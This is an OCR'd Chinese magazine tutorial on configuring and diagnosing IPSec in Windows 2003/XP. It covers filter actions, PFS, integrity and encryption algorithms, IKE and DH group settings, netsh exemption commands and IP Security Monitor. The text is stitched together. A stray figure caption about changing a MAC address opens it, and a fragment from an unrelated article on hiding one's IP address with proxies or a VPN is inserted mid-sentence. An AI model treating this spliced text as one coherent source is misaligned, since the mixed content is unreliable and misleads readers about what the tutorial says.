


图6　修改Mac地址



从本文你可以学到：

1、Windows 下的 IPSec 配置的相关问题

2、如何进行 IPSec 诊断

终于到了最后一讲了，通过前面的学习，你应该能够建立IPSec安全规则了，但怎样完善这个规则呢？如果IPSec出了问题，怎样进行诊断呢？这就是我们今天要学习的内容。

七、完善你的安全规则

用上面的步骤创建好你的安全规则后，有时需要进行适当修改。在图33中（见上期）双击我们创建的安全规则“安全筛选器”或点“编辑”按钮（对于不用的规则，你可以将前面的勾去掉），弹出“编辑规则属性”框，如图35所示。

切换到“筛选器操作”，任选一项点“编辑”，弹出“需要安全属性”框，如图36所示。

在图36中，当选择“许可”或“阻止”时，“安全措施首选顺序”下面的方框将被禁用，因为它将按照前面配置的规则直接进行阻止或允许操作；而选择“协商安全”后将可以进行配置。




图35　筛选器操作选项卡

协商安全表示要对SA进行协商，从图36中可以看到，有4行协商规则，可以用“上移”或“下移”按钮来进行调整，**处在最上面的表示优先级最高**，将最先被使用。在最下面有三个复选框，你可以根据实际情况进行选择。前两项大家都明白，我来说说第三项。

PFS（Perfect Forward Secret，即完美转发密钥或称完全向前保密）用于定义生成新密钥的方式，也就是说当某个密钥被泄密时，将要求产生新的密钥。而且由于密钥是向前保密的，所以即使某个密钥被泄密，也只允许攻击者访问该密钥所保护的数据，而不能访问整个通信。PFS有主密钥PFS和会话密钥PFS两种。

主密钥是在IKE阶段1产生的，但它并不是SA协商的组成部分，即在变化，所以启用主密钥PFS后需要重新进行身份验证，而且主密钥PFS也不需要在两端都同时启用。

会话密钥是在IKE阶段2产生的，所以它在没有进行身份验证时也可以使用。启用会话密钥PFS后，将导致进行DH交换，而且必须在两端同时启用，以生成新的密钥。默认时这项未被选中，如果为了保证安全，可以将其选中。但要注意，选择主密钥PFS时应特别慎重，因为主密钥PFS会导致重新进行身份验证，这时会影响通信，比如通信会暂时被中断。




图36　安全措施选项

点“添加”（添加新的安全措施）或“编辑”按钮弹出“编辑安全措施”框，如图37所示。第一项“完整性和加密”表示采用签名和加密技术，第二项表示只采用签名而不加密数据，我们主要来看看第三项，自己定义安全措施。




图37　设置安全措施

点“设置”弹出“自定义安全措施设置”框，如图38所示。第一项不建议选，因为它只使用签名，而不对数据和IP地址加密。第二项“数据完整性和加密”中，“完整性算法”有MD5和SHA1两种，MD5产生128位数字签名（只用前96位），速度比SHA1快，但安全性较差；SHA1产生160位数字签名（也只用前96位），速度比MD5慢，安全性比MD5高。“加密算法”有DES和3DES两种，DES密钥长度为64位，有效密钥长度为56位（8位奇偶校验位），安全性很低；3DES使用了3个不同的56位密钥，有效密钥长度为168位。有时3DES只使用两个密钥，所以有效密钥长度为112位，安全性比DES高。还有一种加密算法为AES，密钥长度可以达到256位，但在WIN2003下没有此选项。




图38　自定义安全措施

在“会话密钥”设置中，对生成新密钥的间隔有两种度量，一种是以容量为单位，一种是以时间为单位。比如图38中表示为每交换100000KB（100MB）数据时就要进行一次新密钥的生成，或者每隔900秒（15分钟）生成一次新的密钥，这要根据你的情况进行设置。

设置好后进行三次“确定”，再点“关闭”返回到如图33所示的界面。接着要进行IKE设置，在图33中切换到“常规”选项卡，其中有一项“检查策略更改间隔”表示定期检查策略中是

钮即可，如图6所示。

2、VPN优缺点

VPN的优点是有固定的服务器可以使用，这样就避免了代理不稳定的情况。但是缺点是这种服务器往往在境外，因此有的时候连接会不太顺畅。另外由于有固定的服务器，因此IP地址也相对固定。

三、小结

本文为大家介绍了两种常见的隐藏IP地址的方法，它们在使用上也各有优劣，大家可以选择自己喜欢的方法。其实，利用代理或VPN，除了隐藏IP地址以外，还有很多时候可以使用它们，比如连接到国外的服务器进行网络游戏等。

编辑点评：

小菜们总是为隐藏IP而苦苦寻找代理服务器，其实隐藏IP的方法还有很多，就如文中提到的VPN。虽然说VPN不是为了给我们隐藏IP而出现的，但利用VPN代理，的确是一个稳定的方法。提醒一下，服务器要选择国外的，虽然速度慢，但安全性好（国内的服务器还是很容易查到你的真实IP）。

否有更改。如果有更改将与对端进行同步，一般就按默认设置，如果更改频繁就把它设置得小一些。




图39　IKE设置

在“常规”中点“高级”按钮，来到“密钥交换设置”框，如图39所示。第一项主密钥PFS在前面已经讲过了，“身份验证和生成新密钥间隔”也有两种度量单位，时间和会话数。时间默认为480分钟，刚好等于一个正常工作日（8小时），比较合理，如果加班情况较多，可以修改；会话表示会话间隔，比如每进行10个会话时就要求进行身份验证和生成新密钥。




图40　IKE措施顺序

继续点“方法”按钮，弹出“密钥交换安全措施”框，如图40所示，这和图36有点相似。点“添加”或“编辑”按钮弹出“IKE安全算法”框，如图41所示。




图41　设置IKE算法

这里的设置将对IKE阶段1产生作用，前两项我们已经说过了，第三项是DH交换。DH组有很多，但在WIN2003下只有三个组（XP下只有两个），组越高意味着加密强度越高，其中组1密钥长度为768位，组2密钥长度为1024位，组2048（在其它地方称为组14）密钥长度为2048位。设置好后点“确定”返回。

八、对IPSec的其它说明

如果你的网络使用了防火墙，则在使用IPSec时，必须至少让下面三个协议通过，即ESP协议（协议ID为50），AH协议（协议ID为51）和UDP端口500（IKE所使用的端口）。另外，在Windows下的IPSec上使用通信免除。免除（exemption）就表示允许，即表示允许哪些协议通过。IPSec默认只免除广播、多播和RSVP（资源预留协议），我们可以通过netsh下的set config来增加免除。

比如要让客户端使用服务器上的3389服务，则可以在服务器上执行如图42所示的命令。其中第一行表示进入netsh模式，第二行则进入IPSec模式，第三行表示动态更新模式，即马上配置马上生效，而如果是static命令，则表示所做的配置不会立即生效。




图42　免除3389

第四行的set config命令语法有很多，这里只把免除相关的讲讲，语法为：**set config property =bootexemptions value="协议名:源端口:目的端口:方向"**。其中双引号可以省略（单协议时），协议名可以为TCP、UDP、ICMP、RAW或integer。

integer表示协议号，比如ICMP为1。源和目的端口只对TCP和UDP有效，如果要免除其它协议，可以直接用“协议名(或协议号):方向”来表示。

比如要免除ICMP协议，可以直接输入“**set config property=bootexemptions value=1:inbound**”，方向表示是入站（inbound）还是出站（outbound）。如果你要免除多个协议，则需要使用双引号，然后用空格分隔就可以了。

比如免除ICMP和FTP，则输入“**value="icmp:inbound tcp:0:21:inbound"**”（注意inbound和tcp间有一个空格），0表示任意端口，不能用any替换。关于此命令的其它用法，你可以键入/?来看一看。

九、诊断IPSec

还记得前面让大家添加的“IP安全监视器”吧？它可以用来诊断IPSec，如图43所示。但郁闷的是为什么有一个红叉呢？这是因为IPSec还有一项服务没有启用，这项服务名叫“IPSEC Services”，用于客户端和服务器之间进行安全通信，用在L2TP/IPSec上，也就是基于VPN的。




图43　出现红叉

大家都知道IPSec可以用来封端口和阻协议，这也仅限于在你本机上运行。IPSec真正的强大之处是用在VPN上，尤其是与L2TP结合时，不管你用于何种目的，你都应该启用它，尤其是用于VPN上。如果不启用，IPSec的很多特性将得不到发挥，如图44所示。




图44　启用IPSec Services服务

启用后，红叉就消失了，如图45。这里列出了当前的活动策略，以及在主模式和快速模式中所进行的各种协商和筛选操作等。图45是“统计”一项所显示的内容，非常详细，关于监视器里面的具体内容，在前面基本上都提到了，其它的你可以参考一下IPSec的帮助说明。




图45　IP安全监视器窗口

十、总结

IPSec的内容还远不止这些，本文也只谈到其中的一部分而已，是从VPN角度来跟大家讲的，这样更能增加你对IPSec的了解。本来想跟大家再讲讲L2TP/IPSec的配置，但由于篇幅有限，再加上偶的电脑也没联网，编写实践不是很方便，就不能和大家分享了，感兴趣的朋友可以参考相关文章。

